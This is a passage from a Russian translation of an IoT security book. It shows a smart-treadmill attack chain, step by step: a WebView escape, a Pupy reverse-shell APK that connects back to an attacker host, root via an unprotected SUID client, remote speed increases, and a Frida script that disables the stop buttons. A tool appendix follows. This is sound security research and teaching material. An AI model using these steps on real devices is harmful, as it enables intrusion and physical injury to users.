


Рис. 15.17. Внешний сайт, содержащий ссылки на поисковую систему Google

В качестве альтернативы злоумышленники могут воспользоваться функцией входа в систему через Facebook (рис. 15.18), потому что при этом открывается новое окно браузера.

Щелкнув логотип Facebook, показанный на рис. 15.19, мы можем выйти из WebView в новое окно браузера, которое позволяет нам получить доступ к строке URL-адреса и перейти на другие сайты.




Рис. 15.18. Интерфейс аутентификации ссылается на Facebook



Рис. 15.19. Всплывающее окно со ссылкой на внешний сайт

Попытка получить удаленный доступ к оболочке

Имея доступ к другим сайтам, злоумышленник теперь может использовать свои возможности просмотра веб-страниц для перехода к удаленно размещенному исполняемому файлу приложения Android, а затем попытаться напрямую скачать и установить его на устройство. Мы попробуем установить на компьютер беговой дорожки приложение Android, которое предоставит нам удаленный доступ к оболочке беговой дорожки; приложение называется агентом Пуру (<https://github.com/n1nj4sec/pupy/>).

Сначала нам нужно установить сервер Pupy в нашу систему. Используя инструмент Git для загрузки кода из удаленного репозитория, перейдем к его папке и используем скрипт `create-workspace.py` для настройки среды:

```
$ git clone --recursive https://github.com/n1nj4sec/pupy
$ cd pupy && ./create-workspace.py pupyws
```

Затем можно сгенерировать новый файл APK для Android с помощью команды `pupygen`:

```
$ pupygen -f client -O android -o sysplugin.apk connect --host
192.168.1.5:8443
```

Параметр `-f` указывает, что мы хотим создать клиентское приложение, параметр `-O` указывает, что это должен быть APK для платформ Android, параметр `-o` указывает имя приложения, параметр `connect` требует, чтобы приложение выполнило обратное соединение с сервером Pupy, а параметр `--host` предоставляет адрес IPv4 и порт, который прослушивает этот сервер.

Поскольку у нас есть возможность переходить на пользовательские веб-сайты через интерфейс беговой дорожки, мы можем разместить этот APK на веб-сервере и попытаться получить прямой доступ к беговой дорожке. К сожалению, попытавшись открыть APK, мы узнали, что беговая дорожка не позволяет устанавливать приложения с расширением APK, просто открывая их через WebView. Придется поискать другой способ.

Злоупотребление локальным файловым менеджером для установки APK

Воспользуемся другой стратегией, чтобы попытаться заразить устройство и получить постоянный доступ. Android WebView и веб-браузеры могут запускать действия в других приложениях, установленных на устройстве. Например, все устройства, оснащенные версией Android, более поздней, чем 4.4 (уровень API 19), позволяют пользователям просматривать и открывать документы, изображения и другие файлы, используя предпочитаемое ими средство просмотра документов в хранилище. В результате переход на веб-страницу, содержащую простую форму загрузки файлов (примерно такую, как на рис. 15.20), заставит Android искать установленные производителем программы диспетчера файлов.

К нашему удивлению, мы обнаружили, что окно браузера беговой дорожки может запускать пользовательское приложение диспетчера файлов, позволяя нам выбрать его имя из списка боковой панели во всплывающем окне, как показано на рис. 15.21. Выделенное нами приложение не является файловым менеджером Android по умолчанию

и, вероятно, было установлено как расширение Android, чтобы производителю устройства было удобнее выполнять файловые операции.



Рис. 15.20. Доступ к внешнему сайту, который запрашивает загрузку файла



Рис. 15.21. Запуск локального файлового менеджера

Этот файловый менеджер обладает широкими функциональными возможностями: он может сжимать и распаковывать файлы и даже напрямую открывать другие приложения – функция, которой мы воспользуемся для установки пользовательского APK. В диспетчере файлов находим ранее загруженный файл APK и нажимаем кнопку **Open** (Открыть), как показано на рис. 15.22.

Установщик пакета Android, который является приложением Android по умолчанию, позволяющим устанавливать, обновлять и удалять приложения на устройстве, затем автоматически инициирует обычный процесс установки (рис. 15.23).



Рис. 15.22. Злоупотребление локальным файловым менеджером для выполнения пользовательского APK




Рис. 15.23. Запуск пользовательского APK из файлового менеджера

После установки агент Риру инициирует обратное соединение с сервером Риру, как показано ниже. Теперь мы можем использовать удаленную оболочку для выполнения команд на беговой дорожке в качестве локального пользователя.

```
[*] Session 1 opened (treadmill@localhost) (xx.xx.xx.xx:8080 <- yy.yy.yy.yy:43535)
>> sessions
id user hostname platform release os_arch proc_arch intgty_lvl address tags
-----
1 treadmill localhost android 3.1.10 armv7l 32bit Medium yy.yy.yy.yy
```

Повышение привилегий

Следующий шаг – *повышение привилегий*. Один из способов добиться этого – искать двоичные файлы SUID, являющиеся двоичными файлами, которые мы можем выполнять с использованием разрешений выбранного пользователя, даже если лицо, выполняющее их, имеет более низкие привилегии. Точнее, мы ищем двоичные файлы, которые можем выполнять от имени суперпользователя root на платформе Android. Эти двоичные файлы распространены на устройствах IoT под управлением Android, поскольку они позволяют приложениям отдавать команды оборудованию и выполнять обновления прошивки.

Обычно приложения Android работают в изолированных средах (часто называемых песочницами) и не могут получить доступ к другим приложениям или системе. Но приложение с правами суперпользователя может выйти из своей изолированной среды и получить полный контроль над устройством.

Мы обнаружили, что можно повысить привилегии, злоупотребляя установленной на устройстве незащищенной службой SUID под названием `su_server`. Эта служба получала команды от других приложений Android через сокеты домена Unix. Мы также обнаружили, что клиентский двоичный файл `su_client` установлен в системе. Клиент можно использовать для непосредственного выполнения команд с привилегиями root, как показано ниже:

```
$ ./su_client 'id > /sdcard/status.txt' && cat /sdcard/status.txt
uid=0(root) gid=0(root) context=kernel
```

Входные данные выдают команду `id`, которая отображает имена пользователей и групп и числовые идентификаторы вызывающего процесса на стандартный вывод, а также перенаправляет вывод в файл, расположенный в `/sdcard/status.txt`. Используя команду `cat`, которая отображает содержимое файла, мы получаем вывод и проверяем, что команда была выполнена с разрешениями суперпользователя.

Мы предоставили команды как аргументы командной строки между одинарными кавычками. Обратите внимание, что двоичный файл клиента напрямую не возвращал пользователю никакой вывод команды, поэтому нам пришлось сначала записать результат в файл на SD-карте.

Теперь, когда у нас есть права суперпользователя, мы можем получить доступ, взаимодействовать и вмешиваться в функции другого приложения. Например, можем извлечь данные о тренировках текущего пользователя, его пароль для облачного приложения для отслеживания фитнеса и его токен Facebook, а также изменить программу тренировок.

Дистанционное управление скоростью и наклоном

С помощью полученных нами удаленного доступа к оболочке и прав суперпользователя найдем способ управлять скоростью и наклоном

беговой дорожки. Для этого придется исследовать программное обеспечение и оборудование (см. главу 3 для ознакомления с методологией, которая может вам в этом помочь). На рис. 15.24 показан обзор конструкции оборудования.

Мы обнаружили, что устройство построено на двух основных аппаратных компонентах – Hi Kit и Low Kit (элементы верхнего и нижнего уровня). Первый состоит из платы ЦП и основной платы устройства; второй – из платы управления оборудованием, которая действует как соединительный узел для основных компонентов нижнего уровня.




Рис. 15.24. Структура аппаратного обеспечения умной беговой дорожки

Плата ЦП содержит микропроцессор, запрограммированный на управление беговой дорожкой. Он получает и обрабатывает сигналы с сенсорного ЖК-экрана, устройства чтения NFC, док-станции для iPod, клиентского порта USB, который позволяет пользователям подключать внешние устройства, и встроенного служебного порта USB, который используется для установки обновлений. Плата ЦП также обеспечивает подключение устройства к сети через свою сетевую плату.

Основная плата является интерфейсной платой для всех периферийных устройств, таких как регуляторы скорости и наклона, аварийные кнопки и датчики состояния. Регуляторы позволяют пользователям менять скорость и наклон тренажера во время тренировки. Каждый раз, когда их двигают вперед или назад, они отправляют сигнал на плату ЦП, чтобы изменить скорость или высоту, в зависимости от того, какой регулятор используется. Кнопка аварийной остановки – это предохранительное устройство, которое позволяет пользователю остановить дорожку в аварийной ситуации. Датчики отслеживают пульс тренирующегося.

К элементам нижнего уровня относятся приводной двигатель, двигатель наклона, инвертор и концевой выключатель. Приводной двигатель и двигатель наклона определяют скорость и наклон беговой дорожки. Инверторное устройство подает питающее напряжение на приводной двигатель. Изменение этого напряжения может вызвать соответствующее изменение скорости бегового полотна. Концевой выключатель ограничивает максимальную скорость приводного двигателя.

На рис. 15.25 показано, как программное обеспечение взаимодействует со всеми этими периферийными устройствами.




Рис. 15.25. Связь программного обеспечения с периферийными устройствами

Подключенными периферийными устройствами управляют два компонента: пользовательский компонент аппаратного уровня абстракции (Hardware Abstraction Layer, HAL) и встроенный микроконтроллер USB. Компонент HAL – это интерфейс, реализованный поставщиком устройства, который позволяет установленным приложениям Android взаимодействовать с драйверами устройств для конкретного оборудования. Приложения Android используют HAL API для связи со службами аппаратных устройств. Эти службы управляют портами HDMI и USB, а также микроконтроллером USB для отправки команд на изменение скорости приводного двигателя или управление двигателем наклона дорожки.

Беговая дорожка содержит предустановленное Android-приложение под названием Hardware Abstraction Layer APK, которое использует HAL API, и еще одно приложение, Equipment APK (APK оборудования), – оно получает аппаратные команды от других установленных приложений через открытый широкополосный приемник, а затем передает их на оборудование с помощью APK уровня абстракции оборудования и микроконтроллера USB, как показано на рис. 15.25.

Ряд других предустановленных приложений, таких как Dashboard APK, отвечает за пользовательский интерфейс. Эти приложения также должны управлять оборудованием и отслеживать текущее состояние оборудования. Текущее состояние оборудования поддерживается в другом предварительно установленном приложении Android под названием Repository APK, которое находится в сегменте общей памяти. *Сегмент общей памяти* – это выделенная область памяти, к которой несколько программ или приложений Android могут получать одновременный доступ с помощью операций прямого чтения или записи в память. Состояние также доступно через открытых поставщиков контента Android, но использование общей памяти позволяет повысить производительность, которая необходима устройству для операций в реальном времени.

Например, каждый раз, когда пользователь нажимает одну из кнопок регулировки скорости (элемент Dashboard APK), устройство отправляет запрос контент-провайдеру Repository APK для обновления скорости устройства. Затем Repository APK обновляет общую память и сообщает об этом элементу Equipment APK с помощью уведомления Android Intent. После этого Equipment APK отправляет соответствующую команду через USB-контроллер на периферийное устройство (рис. 15.26).

Поскольку мы получили доступ к локальной оболочке с правами суперпользователя с помощью предыдущего пути атаки, мы можем использовать открытый контент-провайдер Repository APK для имитации действия кнопки. Это будет напоминать действие, полученное из Dashboard APK.

Используя команду content update, мы можем имитировать кнопку, которая увеличивает скорость беговой дорожки:

```
$ content update --uri content:// com.vendorname.android.repositoryapk.physicalkeyboard.  
AUTHORITY/item --bind JOY_DX_UP:i:1
```




Рис. 15.26. Отправка команды из Dashboard APK на оборудование

Следом за командой располагается параметр `uri`, который определяет доступного поставщика контента, и параметр `bind`, привязывающий конкретное значение к столбцу. В этом случае команда выполняет запрос на обновление открытого контент-провайдера Repository APK под названием `physicalkeyboard.AUTHORITY/item` и устанавливает значение переменной `JOY_DX_UP` равным единице. Вы можете определить полное имя приложения, а также имя открытого контент-провайдера и параметра `bind`, декомпилировав приложение, используя методы, представленные в главе 14 (в частности, в разделе «Анализ приложений Android»).

Теперь жертва находится на дистанционно управляемой беговой дорожке, которая разгоняется до максимальной скорости!

Отключение программного обеспечения и кнопок на панели управления

Чтобы остановить устройство или беговую дорожку, пользователь обычно может нажать одну из кнопок панели управления, например «пауза», «перезапуск», «замедление», «стоп» или кнопки «больше/меньше», регулирующие скорость. Кнопки – это компоненты пред-

установленного программного обеспечения, которое управляет пользовательским интерфейсом устройства. Также можно остановить устройство, используя регуляторы скорости и наклона либо автономную клавишу аварийной остановки, встроенную в нижнюю часть панели управления устройства, как показано на рис. 15.27.




Рис. 15.27. Программные и физические кнопки, позволяющие пользователю останавливать беговую дорожку

Каждый раз, когда пользователь нажимает одну из кнопок, устройство использует Android IPC. Операция вставки, обновления или удаления выполняется в части провайдера контента приложения, которая контролирует скорость устройства.

Мы можем использовать простой скрипт Frida, чтобы отключить эту связь. Frida – это платформа для динамического вмешательства, которая позволяет пользователю заменять определенные вызовы функций в памяти. Мы использовали его в главе 14, чтобы отключить определение корневого каталога приложения Android. В этом случае мы можем использовать аналогичный скрипт для замены функции обновления контент-провайдера приложения-репозитория, чтобы перестать получать новые интенты от кнопок.

Сначала создаем переадресацию для порта 27042, который будет использовать сервер Frida, используя команду `portfwd` агента Pupy:

```
$ run portfwd -L 127.0.0.1:27042:127.0.0.1:27042
```

Параметр `-L` указывает, что мы хотим выполнить переадресацию порта 27042 локального хоста 127.0.0.1 на удаленное устройство на том же порте. Хосты и порты должны быть разделены двоеточием (:). Теперь всякий раз, когда мы подключаемся к этому порту на нашем локальном устройстве, будет создаваться туннель, соединяющий нас с тем же портом на целевом устройстве.

Затем загружаем сервер Frida для платформ ARM (<https://github.com/frida/frida/releases/>) на беговую дорожку с помощью команды загрузки Pupy:

```
$ run upload frida_arm /data/data/org.pupy.pupy/files/frida_arm
```

Команда загрузки получает в качестве первого аргумента расположение двоичного файла, который мы хотим загрузить на наше устройство, и в качестве второго аргумента – путь к каталогу, в который этот двоичный файл следует поместить в целевом устройстве. Используем доступ к оболочке, чтобы пометить двоичный файл как исполняемый с помощью утилиты `chmod` и запустить сервер:

```
$ chmod 777 /data/data/org.pupy.pupy/files/frida_arm  
$ /data/data/org.pupy.pupy/files/frida_arm &
```

Затем мы используем следующий скрипт Frida, который заменяет функциональность кнопки инструкциями, не выполняющими никаких действий:

```
var PhysicalKeyboard = Java.use("com.vendorname.android.repositoryapk.cp.PhysicalKeyboardCP"); ❶  
PhysicalKeyboard.update.implementation = function(a, b, c, d){  
return;  
}
```

Как упоминалось ранее, Repository APK обрабатывает активности кнопок. Чтобы найти точную функцию, которую вам нужно заменить ❶, вам придется декомпилировать приложение, используя методы, представленные в разделе «Анализ приложений Android».

Наконец, мы устанавливаем фреймворк Frida в нашу систему с помощью диспетчера пакетов `pip` для Python и выполняем предыдущий скрипт Frida:

```
$ pip install frida-tools  
$ frida -H 127.0.0.1:27042 -f com.vendorname.android.repositoryapk -l script.js
```

Параметр `-H` используется для указания хоста и порта сервера Frida, параметр `-f` – для указания полного имени целевого приложения и параметр `-l` – для выбора сценария. Мы должны указать в команде полное имя приложения, которое вы опять же можете найти, декомпилировав приложение.

Теперь, даже если жертва пытается выбрать одну из программных кнопок Dashboard APK или нажать кнопки, которые управляют скоростью и наклоном, остановить устройство не удастся. Можно только нажать кнопку аварийной остановки в нижней части корпуса устройства или найти другой способ выключить питание.

Может ли эта уязвимость привести к несчастному случаю со смертельным исходом?

Вероятность того, что пользователь получит серьезную травму в результате описанной атаки, немалая. Устройство достигло скорости 27 км/ч. Большинство коммерческих беговых дорожек может разви-

вать скорость 20–23 км/ч; самые дорогие модели достигают максимальной скорости 40 км/ч. Давайте сравним это со скоростью, которую развивали участники финального забега на 100 м среди мужчин на чемпионате мира по легкой атлетике – 2009, проходившем на Олимпийском стадионе в Берлине. Усейн Болт (Usain Bolt) разогнался до 44,72 км/ч и пришел к финишу, установив мировой рекорд 9,58 с. Если вы не приблизитесь к рекорду Болта, то, вероятно, не сможете обуздать вышедшую из-под контроля беговую дорожку.

Ряд реальных происшествий подтверждает опасность атаки на умную беговую дорожку. Дэйв Голдберг (Dave Goldberg), генеральный директор SurveyMonkey, ударился головой и погиб в результате несчастной случая на беговой дорожке. (По заключению экспертов, причиной смерти также могла быть сердечная аритмия.) Кроме того, в период с 1997 по 2014 год в отделения неотложной помощи США обратилось 4929 пациентов с травмами головы, полученными во время тренировок на беговых дорожках.

Заключение

В этой главе мы говорили о том, как злоумышленник может взломать популярные устройства интернета вещей, используемые в современных умных домах и на предприятиях. Вы узнали, как вскрывать современные дверные замки RFID, а затем блокировать беспроводные системы сигнализации, чтобы избежать обнаружения. Вы воспроизвели видео с камеры видеонаблюдения, полученное из сетевого трафика. В завершение было показано, как можно перехватить контроль над умной беговой дорожкой, чтобы причинить жертве потенциально смертельные травмы.

Предоставленные примеры можно использовать для общей оценки безопасности умного дома или просто принять их как свидетельство того, какие риски таят в себе уязвимые IoT-устройства бытового назначения.

Теперь исследуйте свой собственный умный дом!

ИНСТРУМЕНТЫ ДЛЯ ВЗЛОМА ИНТЕРНЕТА ВЕЩЕЙ



Ниже перечислены популярные программные и аппаратные средства для взлома интернета вещей. Они включают инструменты, обсуждаемые в этой книге, а также другие, которые мы не рассматривали, но все же считаем полезными. Хотя это далеко не полный перечень инструментов, которые вы можете включить в свой арсенал при тестировании устройств интернета вещей, он может послужить отправной точкой для начала работы. Инструменты приводятся в алфавитном порядке. Для удобства поиска мы составили таблицу «Инструменты по главам», в которой перечислены инструменты, использованные в каждой главе.

Adafruit FT232H Breakout

Вероятно, это самое маленькое и дешевое устройство для связи по протоколам I²C, SPI, JTAG и UART. Основным недостатком этого модуля является то, что контакты разъема не припаяны заранее. В основе модуля микросхема FT232H, которую используют Attify Badge, Shikra и Bus Blaster (хотя Bus Blaster использует двухканальную версию FT232HL). Вы можете заказать его по адресу <https://www.adafruit.com/product/2264>.

Aircrack-ng

Набор инструментов командной строки с открытым исходным кодом для тестирования безопасности Wi-Fi. Поддерживает захват пакетов, атаки повторного воспроизведения и атаки деаутентификации, а также взлом WEP и WPA PSK. Мы использовали различные программы

из набора Aircrack-ng в главах 12 и 15. Все инструменты доступны по ссылке <https://www.aircrack-ng.org/>.

Alfa Atheros AWUS036NHA

Беспроводной (802.11b/g/n) USB-адаптер Wi-Fi, который мы использовали в главе 12 для атак на точку доступа Wi-Fi. Чипсеты Atheros известны тем, что поддерживают режим мониторинга точек доступа и имеют возможности внедрения пакетов, которые необходимы для проведения большинства атак Wi-Fi. Подробнее об этом можно узнать на странице https://www.alfa.com.tw/products_detail/7.htm.

Android Debug Bridge (adb)

Инструмент командной строки для связи с устройствами Android. Мы использовали его в главе 14 для взаимодействия с уязвимыми приложениями Android. Подробную информацию вы найдете на <https://developer.android.com/studio/command-line/adb>.

Apktool

Инструмент, используемый для статического анализа двоичных файлов Android. Мы продемонстрировали его в главе 14, чтобы изучить файл APK. Загрузите его со страницы <https://ibotpeaches.github.io/Apktool/>.

Arduino

Недорогая, простая в использовании электронная платформа с открытым исходным кодом, которая позволяет программировать микроконтроллеры с использованием языка программирования Arduino. В главе 7 мы использовали Arduino для создания демонстрационной уязвимой программы для микроконтроллера Black Pill. В главе 8 в качестве контроллера на шине I²C используется Arduino UNO. В главе 13 мы использовали Arduino для программирования платы разработки Heltec LoRa 32 в качестве отправителя LoRa. Веб-сайт Arduino находится по адресу <https://www.arduino.cc/>.

Attify Badge

Аппаратный инструмент, который может обмениваться данными с UART, 1-WIRE, JTAG, SPI и I²C. Поддерживает логические уровни 3,3 В и 5 В. Основан на FT232H – чипе, используемом в Adafruit FT232H Breakout, Shikra и Bus Blaster (хотя Bus Blaster использует двухканальную версию FT2232H). Вы можете приобрести модуль с припаянными

разъемами по адресу <https://www.attify-store.com/products/attify-badge-uart-jtag-spi-i2c-pre-soldered-headers>.

Beagle I²C / SPI Protocol Analyzer

Аппаратный инструмент для высокопроизводительного мониторинга шин I²C и SPI. Приобрести его можно по адресу <https://www.total-phase.com/products/beagle-i2cspi/>.

Bettercap

Многофункциональный инструмент с открытым исходным кодом, написанный на Go. Вы можете использовать его для разведки на наличие Wi-Fi, BLE и беспроводных HID-устройств, а также для атак «человек посередине» в сети Ethernet. Мы использовали его для взлома BLE в главе 11. Скачайте его с <https://www.bettercap.org/>.

BinaryCookieReader

Инструмент декодирования двоичных файлов cookie из приложений iOS. (см. главу 14). Доступен по ссылке <https://github.com/as0ler/BinaryCookieReader/>.

Binwalk

Инструмент для анализа и извлечения прошивки. Может находить файлы и код, встроенные в образы микропрограмм, используя пользовательские сигнатуры (набор характерных признаков) для файлов, которые обычно встречаются в этих образах (например, архивы, заголовки, загрузчики, ядра Linux и файловые системы). Мы использовали Binwalk для анализа прошивки маршрутизатора Netgear D600 в главе 9 и для извлечения файловой системы прошивки IP веб-камеры в главе 4. Ссылка для скачивания: <https://github.com/ReFirmLabs/binwalk/>.

BladeRF

Платформа SDR, аналогичная HackRF One, LimeSDR и USRP. Существуют две ее версии. Более новый и более дорогой bladeRF 2.0 micro поддерживает более широкий частотный диапазон – от 47 МГц до 6 ГГц. Вы можете узнать больше о продуктах bladeRF на <https://www.nuand.com/>.

Светодиод (LED) BlinkM

Это полноцветный светодиод, который может получать данные по I²C. В главе 8 светодиоды BlinkM используются в качестве периферий-

ных устройств на шине I²C. Вы можете найти техническое описание продукта или заказать его на странице <https://www.sparkfun.com/>.

Burp Suite

Стандартный инструмент, используемый для тестирования безопасности веб-приложений. Включает прокси-сервер, сканер веб-уязвимостей, сканер сети и другие расширенные функции, каждую из которых вы можете модифицировать с помощью расширений Burp. Версия Community Edition находится в бесплатном доступе: <https://portswigger.net/burp/>.

Bus Blaster

